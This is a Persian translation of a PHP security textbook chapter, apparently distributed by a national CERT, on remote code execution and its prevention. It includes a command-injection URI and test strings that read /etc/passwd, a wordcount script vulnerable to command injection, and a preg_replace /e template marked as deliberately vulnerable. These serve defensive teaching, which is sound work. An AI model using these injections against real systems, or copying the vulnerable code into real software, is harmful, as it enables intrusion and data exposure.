فرمت GIF89a به گونه‌ای طراحی شده است که به صورت درون خطی در یک جریان داده‌ی بزرگ‌تر قرار گیرد. بنابراین هر بلوک از داده در این فایل یا دارای طول ثابت است و یا با یک اندازه بایت آغاز می‌شود که به رمزگشا می‌گوید که دقیقا این بلوک دارای چه طولی هست. بنابراین، داده‌های افزوده‌شده به یک GIF نادیده گرفته می‌شوند چرا که خارج از بلوک داده قرار دارند. هر نوع برنامه‌ی ویرایش تصویر و یا مدیریت تصویر، شامل تابع getimagesize() در PHP، این فایل را به عنوان یک تصویر GIF معتبر می‌پذیرد، چرا که در واقع یک عکس معتبر نیز هست. داده‌های اضافی در انتهای این فایل تنها مقداری اطلاعات باینری افزوده هستند و برنامه‌هایی که آن‌ها را درک نمی‌کنند، آن را نادیده خواهند گرفت. همین ویژگی جهت بسیاری از فرمت‌های فایل صادق است.

برای اثبات اینکه کد PHP افزوده شده واقعا در اینجا قرار دارد، اجازه دهید که کد باینری تصویر را در یک ویرایش‌گر متنی مشاهده کنیم، همان‌طور که در تصویر ۸-۲ نشان داده شده است.

تصویر ۸-۲: محتوای واقعی locked.gif



اگر قرار بود یک مهاجم این عکس را به صورت locked.php ارسال می‌نمود و سپس آن را از روی سرور درخواست می‌کرد، آپاچی آن را به عنوان یک اسکریپت PHP اجرا می‌نمود. نتیجه این است که این داده‌های باینری به صورت مستقیم با نوع محتوای واقعی جهت مرورگر ارسال می‌شدند: یعنی هدر text/html و خروجی فراخوان phpinfo(). این امر در تصویر ۸-۳ نشان داده شده است.

تصویر ۸-۳: خروجی از locked.php

تابع ()phpinfo به مهاجم، اطلاعات سیستمی را می‌دهد که می‌توانند در گسترش حمله تا حد زیادی به وی کمک کنند.

۸,۲,۳ تزریق دستورات یا اسکریپت‌های شل

احتمالا چیزی حتی جدی‌تر از توانایی اجرای کد PHP اختیاری، عبارت از توانایی بالقوه‌ی یک مهاجم جهت اجرای دستورات اختیاری در سطح سیستمی حتی به عنوان یک کاربر بدون مجوز (که بر اساس تعریف دارای یک شل لاگین نمی‌باشد) هست. PHP یک رابط را جهت چنین کاربران بدون مجوز، ارائه می‌دهد و دستورات را از طریق تابع ()exec به شل انتقال می‌دهد.

حالت ایمن (مورد بحث در فصل چهارم) حفاظت قوی را در برابر یک مهاجم ارائه می‌نماید ولی بسیار خطرناک است که فرض کنیم که یک مهاجم نخواهد توانست راهی را جهت دور زدن این محدودیت‌ها در PHP بیابد. اجازه دهید تعدادی از روش‌های ممکن جهت بیرون رفتن از این محدوده‌ی حالت ایمن را مدنظر قرار دهیم:

- ارسال و اجرای یک اسکریپت Perl.: واضح است که Perl تحت تاثیر محدودیت‌های حالت ایمن PHP قرار ندارد. همچنین جهت پایتون، جاوا، Ruby و یا هر کدام از محیط‌های برنامه‌نویسی قابل دسترسی از طریق وب (به عبارتی هاست‌های اسکریپت‌نویسی) که ممکن است بر روی سرور نصب باشند، همینطور هستند..

- افزودن آرگومان‌های غیر منتظره به یک دستور سیستمی مشروع: تعدادی از دستورات یونیکس ممکن است اسکریپت‌ها و یا حتی سایر دستورات شل را اجرا نمایند اگر با استفاده از دستورات مناسب فراخوانی شوند.
- سوء استفاده از یک سرریز بافر در یک دستور سیستمی مشروع (مورد بحث در فصل پنجم).

البته، تمامی این روش‌های، وابسته به این هستند که برنامه‌های دیگر در جای خود قرار داشته و آسیب‌پذیر باشند، ولی حالت ایمن به ندرت یک الزام واقعی جهت یک برنامه‌ی PHP در دنیای واقعی می‌باشد.

یک مهاجم ممکن است دستورات شل اختیاری را با افزودن یک کلاس از مقادیر با نام متاکاراکترهای شل به درون یک فراخوانی exec() اجرا نماید. ما متاکاراکترها را به صورت کلی در فصل پنجم مورد بحث قرار دادیم؛ اکنون نگاهی به آن‌ها در بستر خاص دستورات شل خواهیم انداخت. یک فهرست از متاکاراکترهای مرتبط با شل شامل کاراکتر خط جدید معرفی نشده، \x10، در جدول ۸-۱ آورده شده است، که دارای پنج نمایش ممکن است، که همگی به جز یک مورد به سادگی قابل تایپ هستند.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

جدول ۸-۱: متاکاراکترهای مرتبط با شل

Common Name	Character	ASCII	Hexadecimal	URL Encoded	HTML Entity
Newline		10	\x0a	%0a
Bang *or* exclamation mark	!	33	\x21	%21	!
Double quotation mark	"	34	\x22	%22	" or "
Dollar sign	$	36	\x24	%24	$
Ampersand	&	38	\x26	%26	& or &
Apostrophe *or* single quotation mark	'	39	\x27	%27	'
Left parenthesis	(	40	\x28	%28	(
Right parenthesis	)	41	\x29	%29	)
Asterisk42	\x2a	%2a	*		
Hyphen	-	45	\x2d	%2d	-
Semicolon	;	59	\x3b	%3b	;
Left angle bracket	<	60	\x3c	%3c	< or <
Right angle bracket	>	62	\x3e	%3e	> or >
Question mark	?	63	\x3f	%3f	?
Left square bracket	[	91	\x5b	%5b	[
Backslash	\	92	\x5c	%5c	\
Right square bracket	]	93	\x5d	%5d	]
Circumflex accent or caret	^	94	\x5e	%5e	^
Backtick	`	96	\x60	%60	`
Left curly bracket	{	123	\x7b	%7b	{
Pipe *or* vertical line	|	124	\x7c	%7c		
Right curly bracket	}	125	\x7d	%7d	}
Tilde	~	126	\x7e	%7e	~

متاکاراکترها دارای معانی خاص متفاوتی جهت یک شل هستند که در صفحه‌ی دستورالعمل شل در man sh تشریح شده‌اند. این موارد به شما اجازه می‌دهند که از یک خط فرمان به اسکریپت‌نویسی بپردازید. مثلا با زنجیرنمودن دستورات به هم و ارسال خروجی از یکی به دیگری.

شل ساده‌ی sh پیش‌فرض جهت استفاده‌ی غیربازگشتی می‌باشد که شامل فراخوان‌های اجرای PHP بر روی اغلب سیستم‌ها نیز می‌باشد. حتی اگر شل لاگین پیش‌فرض bash یا csh سرشار از قابلیت‌ها باشد این امر صادق است. ولی حتی sh ساده نیز بسیاری از علائم جدول ۸-۱ را به عنوان دستورات درونی، تشخیص می‌دهد.

برای نشان دادن این امر که یک حمله‌ی این چنینی به چه صورتی ممکن است رخ دهد، اسکریپت PHP زیر را در نظر بگیرید که هدف آن شمردن تعداد کلمات در یک فایل است که نام آن توسط کاربر وارد شده است:

```
<?php
// get the word count of the requested file
$filename = $_GET['filename'];
$command = "/usr/bin/wc $filename";
$words = shell_exec( $command );
print "$filename contains $words words.";
?>
```

یک مهاجم می‌تواند تلاش کند تا محتوای فایل کاربر سیستم را با فراخواندن URI زیر، نمایش دهد:

```
wordcount.php?filename=%2Fdev%2Fnull%20%7C%20cat%20-%20%2Fetc%2Fpasswd
```

یعنی با اجبار این اسکریپت برای اجرای توالی زیر از دستورات و متاکاراکترهای شل به عنوان کاربر nobody:

```
/usr/bin/wc /dev/null | cat - /etc/passwd
```

دستور wc کلمات درون یک فایل را می‌شمارد. دستور cat محتویات فایل را در خروجی می‌نویسد هنگامی که این توالی دستور در یک شل اجرا می‌شود، | (کاراکتر پایپ، \x7c) خروجی wc را با ورودی cat مرتبط می‌سازد.

Cat در ابتدا خروجی دستور wc را در خروجی استاندارد می‌نویسد (که در اسکریپت PHP ما در متغیر $words قرار دارد) و سپس محتوای /etc/passwd . در نهایت، مقدار این متغیر نمایش داده می‌شود. نتیجه این است که کاربران سیستم به مهاجم نشان داده می‌شود که به احتمال زیاد تلاش خواهد نمود که نگاهی به هر تعداد فایل دیگر بر روی این سیستم بیندازد و سپس سایر دستورات را اجرا نموده و اسکریپت‌ها را بر روی دایرکتوری‌های قابل نگارش توسط وب سرور که بیابد، دانلود کند.

به این دلیل که اجرای عمدی دستورات سیستمی از طریق PHP خطرناک است، برای آن دفعات اندکی که انجام این کار مورد نیاز به نظر می‌رسد، شما باید در هر حال به سختی تلاش کنید تا یک راه حل کاملا مبتنی بر PHP را قبل از انجام این روش، بیابید.

۸،۳ استراتژی‌هایی جهت جلوگیری از اجرای از راه دور

اکنون به استراتژی‌های اثبات‌شده جهت جلوگیری از اجرای سوء استفاده اجرای از راه دور از طریق اسکریپت‌های PHP شما توسط مهاجمان می‌پردازیم.

۸،۳،۱ محدود نمودن پسوندهای قابل قبول نام فایل جهت آپلودها

آپاچی از پسوند یک فایل برای تعیین هدر نوع محتوا، جهت ارسال همراه با فایل و یا جهت تحویل دادن فایل به یک مدیر فایل خاص از قبیل PHP استفاده می‌کند. اگر برنامه‌ی شما به کاربران اجازه دهد تا نام فایل‌ها و پسوندهای فایل‌هایی را که آپلود می‌کنند، تعیین نمایند، آنگاه یک مهاجم ممکن است بتواند یک فایل را با یک پسوند .php ارسال نموده و آن را با فراخوانی، اجرا نماید.

البته پسوندهایی غیر از .php وجود دارند که می‌توانند موجب مشکلاتی بر روی سرور شما شوند یا نوع دیگری از حملات را تسهیل کنند. این موارد شامل پسوندهای مورد استفاده توسط سایر زبان‌های اسکریپت‌نویسی و فایل‌های اجرایی از قبیل .bin، .exe، .sh، .pl، .py. و .cgi می‌باشد. فهرست دقیق پسوندها به این امر بستگی دارد که آپاچی و سایر برنامه‌هایی که اسکریپت‌ها را اجرا می‌کنند به چه صورتی تنظیم شده باشند.

یک راه حل جهت این مشکل عبارت است از استفاده از یک آرایه‌ی پسوندهای مشروع، و پیش‌فرض نمودن .upload جهت هر چیزی که اجازه داده نمی‌شود (یا رد نمودن فایل آپلود شده به عنوان یک حمله‌ی احتمالی). شما حتی می‌توانید یک پسوند .upload را به پسوند اولیه اضافه نمایید و کاری کنید که نام فایل بدون ضرر شود در حالی که همچنان اطلاعات مربوط به نوع آن دست نخورده می‌باشد.

یک راه حل دیگر عبارت است از تکیه به اطلاعات نوع محتوای ارسال شده توسط مرورگر، هنگامی که فایل آپلود شده است که می‌توانید در مقدار `$_FILES[ $name ]['type']` آن را بیابید. هرچند که هیچ روشی جهت دانستن این امر ندارید که آیا این نوع مایم (mimetype) صحیح است یا خیر، چرا که ممکن است جعل شده باشد، همچنان می‌توانید از آن جهت دادن یکی از چندین پسوند بی‌خطر به فایل استفاده کنید به جای اینکه به پسوندی اعتماد کنید که فایل به همراه آن ارسال شده است.

به یاد داشته باشید که نام فایل‌های یونیکس نیازمند هیچ نوع پسوندی نیستند. فایل‌های با نام‌های نامشخص یک نوع پیش‌فرض را دریافت می‌کنند (معمولا `text/plain` یا `application/octet-stream`)

۸,۳,۲ ذخیره آپلودها خارج از روت سند وب

یک روش جلوگیری دیگر عبارت است از عدم ذخیره‌ی فایل‌های ارسال شده درون روت وب خود، و حذف این خطر که یک فایل اجرایی ارسال‌شده بتواند توسط یک کاربر وب‌سرور آپاچی اجرا شود. این یک روش موثر جهت تجهیز نمودن سیستم خود در برابر کدهای PHP افزوده شده به یک شیء چندرسانه‌ای، به مانند مثال قفل طلایی، می‌باشد.

این هیچ‌گاه ایده خوبی نیست که اجازه‌ی یک دایرکتوری قابل نگارش، درون روت سند وب خود را بدهید حتی اگر برنامه‌ی شما به صورت مستقیم فایل‌ها را به آن آپلود نمی‌کند. اگر یک مهاجم دارای دسترسی FTP یا شل به سرور شما باشد یا چنین دسترسی را به‌دست آورد، ممکن است بتواند یک اسکریپت را در آن دایرکتوری ایجاد نموده و از وب سرور جهت اجرای آن بهره ببرد. جهت تضمین اینکه چنین دایرکتوری وجود ندارد، شما می‌توانید از دستور chmod زیر جهت خاموش کردن بازگشتی بیت قابل نگارش توسط دیگران در روت وب استفاده کنید:

```
chmod -R o-w /path/to/web/docroot
```

شایان توجه است که ذخیره نمودن فایل‌ها و اسکریپت‌ها در خارج از روت وب باعث ایمن شدن آن‌ها در برابر اجرا از طریق توابع ()include یا ()require یا سوءاستفاده توسط سایر عوامل اسکریپت‌نویسی بر روی سرور نخواهد شد. هر فایلی که توسط وب سرور یا یک مترجم اسکریپت‌نویسی دیگر قابل خواندن باشد ممکن است مورد اجرا قرار گیرد. ولی حداقل این امر بدین معناست که یک مهاجم نمی‌تواند اسکریپت‌ها را به صورت مستقیم از طریق یک URI ساده، فراخوانی نماید.

۸,۳,۳ پاک‌سازی ورودی کاربران غیرقابل اعتماد به eval()

اگر بتوانید روش‌هایی را جهت اجتناب از استفاده‌ی ()eval در اسکریپت‌های خود بیابید، این کار را انجام دهید. اگر هیچ‌گاه از آن استفاده نمی‌کنید، آنگاه نیازی به نگرانی در خصوص این ندارید که این امر بتواند مورد سوء استفاده قرار گیرد.

چگونگی غیر فعال نمودن عمومی توابع PHP
اگر هیچگاه نیاز به استفاده از یک تابع غیر ایمن چون eval() در برنامه خود ندارید، می‌توانید کارهای زیادی در برابر اجرای از راه دور با غیر فعال نمودن آن‌ها، انجام دهید. یک مدیر سیستم می‌تواند توابع

خاص PHP را در فایل php.ini با استفاده از دستورالعمل disable_functions غیرفعال کند.

یک فهرست از توابع را جهت غیرفعال نمودن دریافت می‌کند، به این صورت:

```
disable_functions = "eval,phpinfo"
```

این دستورالعمل php.ini هر دو تابع eval() و phpinfo() را غیرفعال نموده و مانع استفاده از آن‌ها در اسکریپت‌ها توسط توسعه دهندگان می‌شود.

ولی گاهی eval() ضروری می‌باشد.. در این موارد، همواره هر چیزی را که می‌تواند جهت ایجاد یک اسکریپت مورد استفاده قرار گیرد به خوبی پاک‌سازی نمایید. متاسفانه، PHP دارای یک تابع یکپارچه جهت اجرای این امر نمی‌باشد. تابع highlight_file() جهت پاک‌سازی ورودی به eval() کافی نیست چرا که اغلب متاکاراکترهای PHP را دست نخورده می‌گذارد و ممکن است موجب خطاهای غیرمنتظره در مقادیر ایمن شود.

شما می‌توانید متاکاراکترهای PHP را در یک رشته با تابعی پاک‌سازی نمایید که addslashes() (برای حذف تمامی علائم نقل قول) و str_replace() (برای ترجمه‌ی سایر متاکاراکترها) را ترکیب می‌کند. در اینجا کدی جهت چنین تابعی آورده شده است

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

```
<?php

// use this function to sanitize input for eval()

function safeForEval( $string ) {
  // newline check
  $nl = chr(10);
  if ( strpos( $string, $nl ) ) {
    exit( "$string is not permitted as input." );
  }
  $meta = array( '$', '{', '}', '[', ']', '`', ';' );
  $escaped = array('&#36', '&#123', '&#125', '&#91', '&#93', '&#96', '&#59' );
  // addslashes for quotes and backslashes
  $out = addslashes( $string );
  // str_replace for php metacharacters
  $out = str_replace( $meta, $escaped, $out );
  return $out;
}

?>
```

شما در ابتدا بررسی می‌کنید که آیا ورودی شامل یک کاراکتر خط جدید می‌باشد یا خیر؛ اگر می‌باشد، شما فورا با یک پیام مناسب خارج می‌شوید. در غیر این صورت، شما هر نوع متاکاراکتر PHP را که در رشته‌ی ورودی می‌یابید با تبدیل آن‌ها با استفاده از رمزگذاری ASCII دسیمال، پاک‌سازی می‌کنید. این روش به صورت موثر، هر نوع تلاشی جهت اجرای PHP از راه دور را از بین می‌برد و یک خطای parse را تولید می‌کند که می‌تواند توسط برنامه‌ی شما تشخیص داده شده و به صورت مناسب مدیریت شود.

از یک تابع سفارشی از قبیل saferForEval() بر روی هر نوع ورودی کاربری در حال تجزیه به عنوان یک آرگومان جهت eval() استفاده کنید. در اینجا یک مثال ساده ارائه شده است که استفاده از این تابع را نشان می‌دهد

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
    <title>safeForEval() test</title>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
  </head>
  <body>
```

```
<?php

function safeForEval( $string ) {
  // newline check
  $nl = chr(10);
  if ( strpos( $string, $nl ) ) {
    exit( "$string is not permitted as input." );
  }
  $meta = array( '$', '{', '}', '[', ']', '`', ';' );
  $escaped = array('&#36', '&#123', '&#125', '&#91', '&#93', '&#96', '&#59' );
  // addslashes for quotes and backslashes
  $out = addslashes( $string );
  // str_replace for php metacharacters
  $out = str_replace( $meta, $escaped, $out );
  return $out;
}

// simple classes
class cup {
  public $contents;

  public function __construct() {
    $this->contents = 'milk';
  }
}

class pint extends cup {
  public function __construct() {
    $this->contents = 'beer';
  }
}

class mug extends cup {
  public function __construct() {
    $this->contents = 'coffee';
  }
}

// get user input
// declare a default value in case user doesn't enter input
$type = "pint";
if ( !empty( $_POST['type'] ) ) {
  $type = $_POST['type'];
}
```

مرکز مدیریت

```
// sanitize user input
$safeType = safeForEval( $type );

// create object with a PHP command sent to eval()
$command = "\$object = new $safeType;";
eval( $command );

// $object is of class $safeType
?>

  <h3>Your new <?= get_class( $object ) ?> has <?= $object->contents ?>
    in it.</h3>
  <hr />
  <form method="post">
    Make a new <input type="text" name="type" size="32" />
    <input type="submit" value="go" />
  </form>
</body>
</html>
```

۸،۴ اسکریپت‌های PHP روی سرورهای دیگر را استفاده نکنید (include)

اینکه ما اسکریپت‌های PHP را از یک سرور خارجی مورد include() (الحاق) قرار دهیم بسیار خطرناک می‌باشد. شما ممکن است این کار را بخواهید زمانی انجام دهید که یک برنامه یا کتابخانه‌هایی از یک مخزن مرکزی را به تعدادی سرور تحت کنترل خود توزیع می‌نمایید. در چنین وضعیتی، ممکن است وسوسه شوید که از یک تکه کد به مانند زیر، جهت در نظر گرفتن منبع PHP ترجمه نشده‌ی مشترک از یک سرور مرکزی، استفاده کنید:

```
<?php
include( 'http://source.example.net/myapp/common.php' );
?>
```

دلیل اینکه این امر خطرناک است ربطی به ورودی ندارد. ولی اگر یک مهاجم بتواند سرور شما را گول بزند که فکر کند source.example.net در یک آدرس IP است که وی کنترل می‌کند، آنگاه common.php می‌تواند هر چیزی باشد. اگر تصمیم گرفتید که این فایل‌های از راه دور مثل این را به کار بگیرید (که راحتی آن باعث جذابیت بالای آن می‌شود) حداقل از یک آدرس IP با رمزگذاری سخت، استفاده کنید و در مورد روش‌های جلوگیری از یک پاسخ جعلی تا حد زیادی فکر کنید. ولی در نهایت، ما پیشنهاد می‌دهیم که هیچ‌گاه سعی نکنید که کد PHP را از منابع دوردست در سیستم خود به این صورت مورد استفاده قرار دهید. راه حل‌های دیگری وجود دارند، از قبیل درخواست‌های SOAP یا XML-RPC (که در فصل

سیزدهم مورد بحث قرار خواهیم داد) که جهت اجرای ایمن اسکریپت‌ها بر روی سرورهای دوردست طراحی شده‌اند.

۸,۴,۱ بررسی دستورات شل

اگر به کاربران اجازه دهید که متنی را ارسال نمایند که شما می‌خواهید به عنوان یک دستور شل اجرا کنید، باید دقت کنید که این رشته‌ها را به درستی نادیده بگیرید قبل از اینکه آن‌هارا به دستورات system() یا shell_exec() بدهید.

تابع escapeshellarg() در PHP (اطلاعات در http://php.net/escapeshellarg) علامت‌های نقل قول یکتا را در دو طرف رشته‌ی ورودی اضافه می‌کند و هر علامت نقل قول یکتای درون آن را نادیده می‌گیرد. همان‌طور که نام آن نشان می‌دهد، این تابع مخصوصا جهت استفاده با آرگومان‌های یکتا جهت دستورات شل می‌باشد. این تابع چیزی را باز نمی‌گرداند

تابع escapeshellcmd() (اطلاعات در http://php.net/escapeshellcmd) یک رویکرد متفاوت دارد، علامت‌های نقل قول اطراف رشته را به حال خود گذاشته و تمامی کاراکترهای `# $ ^ & * ( ) ~ [ ] \ | { } ' " ; < > ? -` و خط جدید (x10\) را نادیده می‌گیرد که همه‌ی آن‌ها به صورت بالقوه، متاکاراکترهای شل هستند. همچنین تمامی علامت‌های نقل قول بدون تعادل را نادیده می‌گیرد از قبیل مواردی که از قبل نادیده گرفته شده‌اند.

به این دلیل که این دو تابع نادیده‌انگاشتن شل، به شکلی متفاوت عمل می‌کنند بهتر است که فقط از یکی از آن‌ها استفاده نمایید. اینکه کدام یک را انتخاب می‌کنید اصولا یک مسئله‌ی مربوط به استایل کاری می‌باشد.

ما استفاده از تابع escapeshellarg() را با کد زیر نشان می‌دهیم:

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8" />
  <title>escapeshellarg() demo</title>
</head>
<body>
<?php

// configuration: location of server-accessible audio
$audioroot = '/var/upload/audio/';

// configuration: location of sox sound sample translator
$sox = '/usr/bin/sox';

// process user input
if ( !empty( $_POST ) ) {
  // collect user input
  $channels = $_POST['channels'];
  $infile = $_POST['infile'];
  $outfile = $_POST['outfile'];

  // check for existence of arguments
  if ( empty( $channels ) ) {
    $channels = 1;
  }

if ( empty( $infile ) || empty ( $outfile ) ) {
  exit( 'You must specify both the input and output files!' );
}

// confine to audio directory
if ( strpos( $infile, '..' ) !== FALSE || strpos( $outfile, '..' ) !== FALSE ) {
  exit( 'Illegal input detected.' );
}
$infile = $audioroot . $infile;
$outfile = $audioroot . $outfile;

// escape arguments
$safechannels = escapeshellarg( $channels );
$safeinfile = escapeshellarg( $infile );
$safeoutfile = escapeshellarg( $outfile );

// build command
$command = "$sox -c $safechannels $safeinfile $safeoutfile";

// echo the command rather than executing it, for demo
exit( "<pre>$command</pre>" );

// execute
$result = shell_exec( $command );

// show results
```

```
    print "<pre>Executed $command:\n  $result\n</pre>";
  }
  else {
    ?>
    <h3>Encode Audio</h3>
    <p>This script uses sox to encode audio files from <?=$audioroot?>.<br />
       Enter the input and output file names, and optionally set the number of
         channels in the input file. <br />
       Output file extension will determine encoding.</p>
    <form method="post">
      <p>input channels:
        <select name="channels">
          <option value="">auto</option>
          <option value="1">mono</option>
          <option value="2">stereo</option>
        </select>
      </p>
      <p>input file: <input type="text" name="infile" size="16" /></p>
      <p>output file: <input type="text" name="outfile" size="16" />
      <input type="submit" value="encode" /></p>
    </form>

    <?
  }

  ?>
  </body>
  </html>
```

بعد از مقداری تنظیمات اولیه، اگر کاربر در حال وارد کردن ورودی باشد، شما آن ورودی را می‌پذیرید، بررسی می‌کنید که کدام‌یک وجود داشته باشد و با یک خطای مناسب خارج می‌شوید، اگر چیزی حذف‌شده باشد. در ادامه، شما مکان‌های فایل ورودی را بررسی می‌کنید تا مطمئن شوید که هیچ کدام شامل یک ورودی دو نقطه‌ای نیستند؛ اگر یکی از آن‌ها ورودی دو نقطه‌ای داشته باشد، شما باز هم با یک پیام خطای مناسب خارج می‌شوید. سپس شما هر آرگومان را به صورت جداگانه با تابع escapeshellarg() پاک‌سازی نموده و دستور شل را ایجاد کرده و آن را اجرا می‌کنید. در نهایت، شما نتایج را به عنوان خروجی ارائه می‌دهید. اگر کاربر در حال وارد نمودن ورودی نباشد شما فرمی را جهت این کار ارائه می‌کنید.

شما می‌توانید کارایی تابع escapeshellarg() را با دادن یک رشته‌ی حاوی متاکاراکترهای شل خطرناک به آن، مورد بررسی قرار دهید. در ابتدا، escapeshellarg() هر نوع رشته‌ی دریافتی را در نقل‌قول‌های یکتا قرار می‌دهد که باعث می‌شود که شل، متاکاراکترها را نادیده بگیرد. سپس، هر نوع علامت نقل‌قول یکتایی را که در ورودی بیابد، دوبار مورد نادیدانگاشتن قرار می‌دهد به صورتی که تمامی مقادیر به صورت نقل قولی

باقی بمانند. هنگامی که اسکریپت بالا دارای ورودی ×.wav برای $infile و (یک اکسپلویت امتحان شده) ‘؛ cat /etc/passwd برای $outfile می‌شود، دستور پاک‌سازی شده عبارت است از:

```
/usr/bin/sox -c '1' '/var/upload/audio/*.wav'➥
'/var/upload/audio/\'\''; cat /etc/passwd'
```

شل هر دو این مقادیر را به عنوان رشته‌های واقعی در نظر می‌گیرد. Wildcard گسترش نمی‌یابد و تلاش جهت تزریق یک دستور دیگر شکست خواهد خورد.

حال ما استفاده از تابع escapeshellcmd() را با کد زیر نشان می‌دهیم که بخشی از یک اسکریپت کامل است که شامل یک جایگزین جهت روتین بررسی ورودی موجود در اسکریپت escapeShellArgDemo.php می‌باشد که در بالا ارائه نمودیم.

```
<?php

// configuration: location of server-accessible audio
$audioroot = '/var/upload/audio/';

// configuration: location of sox sound sample translator
$sox = '/usr/bin/sox';

// process user input
if ( !empty( $_POST ) ) {
  // collect user input
  $channels = $_POST['channels'];
  $infile = $_POST['infile'];
  $outfile = $_POST['outfile'];

  // check for existence of arguments
  if ( empty( $channels ) ) {
    $channels = 1;
  }
  if ( empty( $infile ) || empty ( $outfile ) ) {
    exit( 'You must specify both the input and output files!' );
  }

  // confine to audio directory
  if ( strpos( $infile, '..' ) !== FALSE || strpos( $outfile, '..' ) !== FALSE ) {
    exit( 'Illegal input detected.' );
  }
  $infile = $audioroot . $infile;
  $outfile = $audioroot . $outfile;

  // build command
  $command = "$sox -c $channels $infile $outfile";

  // escape command
  $command = escapeshellcmd( $command );
```

```
  // echo the command rather than executing it, for demo
  exit( "<pre>$command</pre>" );

  // execute
  $result = shell_exec( $command );

  // show results
  print "<pre>Executed $command:\n  $result\n</pre>";

  // end if ( !empty( $_POST ) )
}

?>
```

این اسکریپت ضرورتا مشابه با بخش پردازش فرم در escapeShellArgDemo.php می‌باشد ولی به جای آن، هر آرگومان را به صورت مجزا نادیده می‌گیرد و ما در ابتدا کل رشته‌ی $command را ایجاد نموده و تابع escapeShellCmdDemo() را بر آن اعمال می‌کنیم.

با استفاده از ورودی تست، مشابه با چیزی که قبلا استفاده کردیم، ×.wav برای $infile و اکسپلویت امتحانی foo; cat /etc/passwd جهت $outfile، دستور پاک‌سازی شده برابر می‌شود با:

```
/usr/bin/sox -c 1 /var/upload/audio/\*.wav /var/upload/audio/foo\; cat /etc/passwd
```

از آنجا که هم × و هم ؛ نادیده گرفته می‌شوند، شل آن‌ها را به عنوان متاکاراکتر در نظر نمی‌گیرد و اکسپلویت امتحان شده، شکست می‌خورد.

۸,۴,۲ مراقب الگوهای preg_replace() با تعدیل کننده‌ی e باشید

یک روش کمتر شناخته‌شده جهت اجرای کد اختیاری درون اسکریپت در تابع preg_replace() در PHP قرار دارد. اگر الگوی نمایش به این تابع دارای یک تعدیل کننده‌ی e باشد (مشخص‌شده با افزودن e به الگو)، آنگاه رشته به عنوان کد PHP اجرا می‌شود:

```
<?php

$htmlBody = '<em>Hello</em>';
$pattern = "/(<\/?)(\w+)([^>]*>)/e";
$replacement = "'\\1' . strtoupper('\\2') . '\\3'";
$newHTML = preg_replace( $pattern, $replacement, $htmlBody);
echo $newHTML;

?>
```

در اینجا، الگو سه المان مجاور را جهت جستجو تعریف می‌کند که هر کدام توسط پرانتز محدود شده‌اند. هر کدام از این‌ها، به عنوان یک مرجع بازگشتی در جایگزینی مدنظر قرار می‌گیرد. اولین مورد < (علامت کمتر، که یک تگ را باز می‌کند، می‌تواند توسط یک ممیز در تگ‌های بستن دنبال شود)؛ دومین مورد هر چیزی است که بعد از آن بیاید (محتوای تگ) و سومین مورد > (علامت بزرگ‌تر، که تگ را می‌بندد) می‌باشد. بنابراین، مشخصات کلی این الگو جهت یافتن هر تگ و تگ بستن، طراحی شده است. کل این الگو توسط یک (ممیز) در ابتدا و انتها، محدود می‌شود. بعد از ممیز انتهایی، تعدیل کننده‌ی e قرار می‌گیرد.

در رشته‌ی جایگزینی، اولین و سومین ارجاعات بازگشتی (مشخص شده با 1 و 3) به ترتیب عبارتند از < (یا </) و > در حالی که دومین ارجاع بازگشتی (مشخص شده با 2) هر مقداری است که بین < و > قرار گیرد در حالی که preg_replace از موضع (در این حالت htmlBody$) عبور می‌کند. بنابراین، دستور PHP که اجرا می‌شود برای محتوای هر تگ متفاوت، strtoupper() بوده و مقدار جایگزینی برای هر تگ، همان تگ می‌باشد ولی محتوای آن با حروف بزرگ نوشته می‌شود. توجه کنید که مشخص نمودن ارجاعات بازگشتی (1، 2 و 3، با نمایشی دیگر $۱، $۲ و $۳) باید در علامت‌های نقل‌قول یکتا قرار گیرند تا از ترجمه به عنوان کد PHP اجتناب شود.

هنگامی که ما مقادیر خروجی از preg_replace را در یک متغیر جدید ذخیره می‌کنیم، آن را بازتاب می‌دهیم و خروجی را مشاهده می‌کنیم، درمی‌یابیم که برابر با <EM>Hello</EM> می‌باشد. تابع preg_replace تابع strtoupper() را بر روی محتوای هر تگی که این الگو بیابد، اجرا می‌کند.

۸,۴,۲,۱ یک سیستم تمپلت شکننده

سیستم‌های قالبی (template) به این دلیل مفید هستند که به یک کاربر بدون دانش از PHP (برای مثال یک مسئول سفارشات) اجازه می‌دهند تا پیامی را تنها با وارد نمودن مقادیر جایگزینی جهت متغیرهای وارده، ایجاد نماید. اجازه دهید فرض کنیم که بخش فروش شما، قالب زیر را جهت یک نامه‌ی تایید سفارش، ایجاد نموده است:


```
<?php

// retrieve the first name entered by the clerk
$firstname = 'Beth';

// partial template for demonstration
$template = 'Dear [firstname],';

// template engine:
// pattern: find something in brackets, and use e for eval()
// WARNING: this pattern contains a vulnerability for demonstration purposes
$pattern = "/\[(.+)\]/e";
// replacement: prepend a $ to the backreference, creating a PHP variable
$replace = "\$\\1";
$output = preg_replace( $pattern, $replace, $template );

// output
print $output;

?>
```

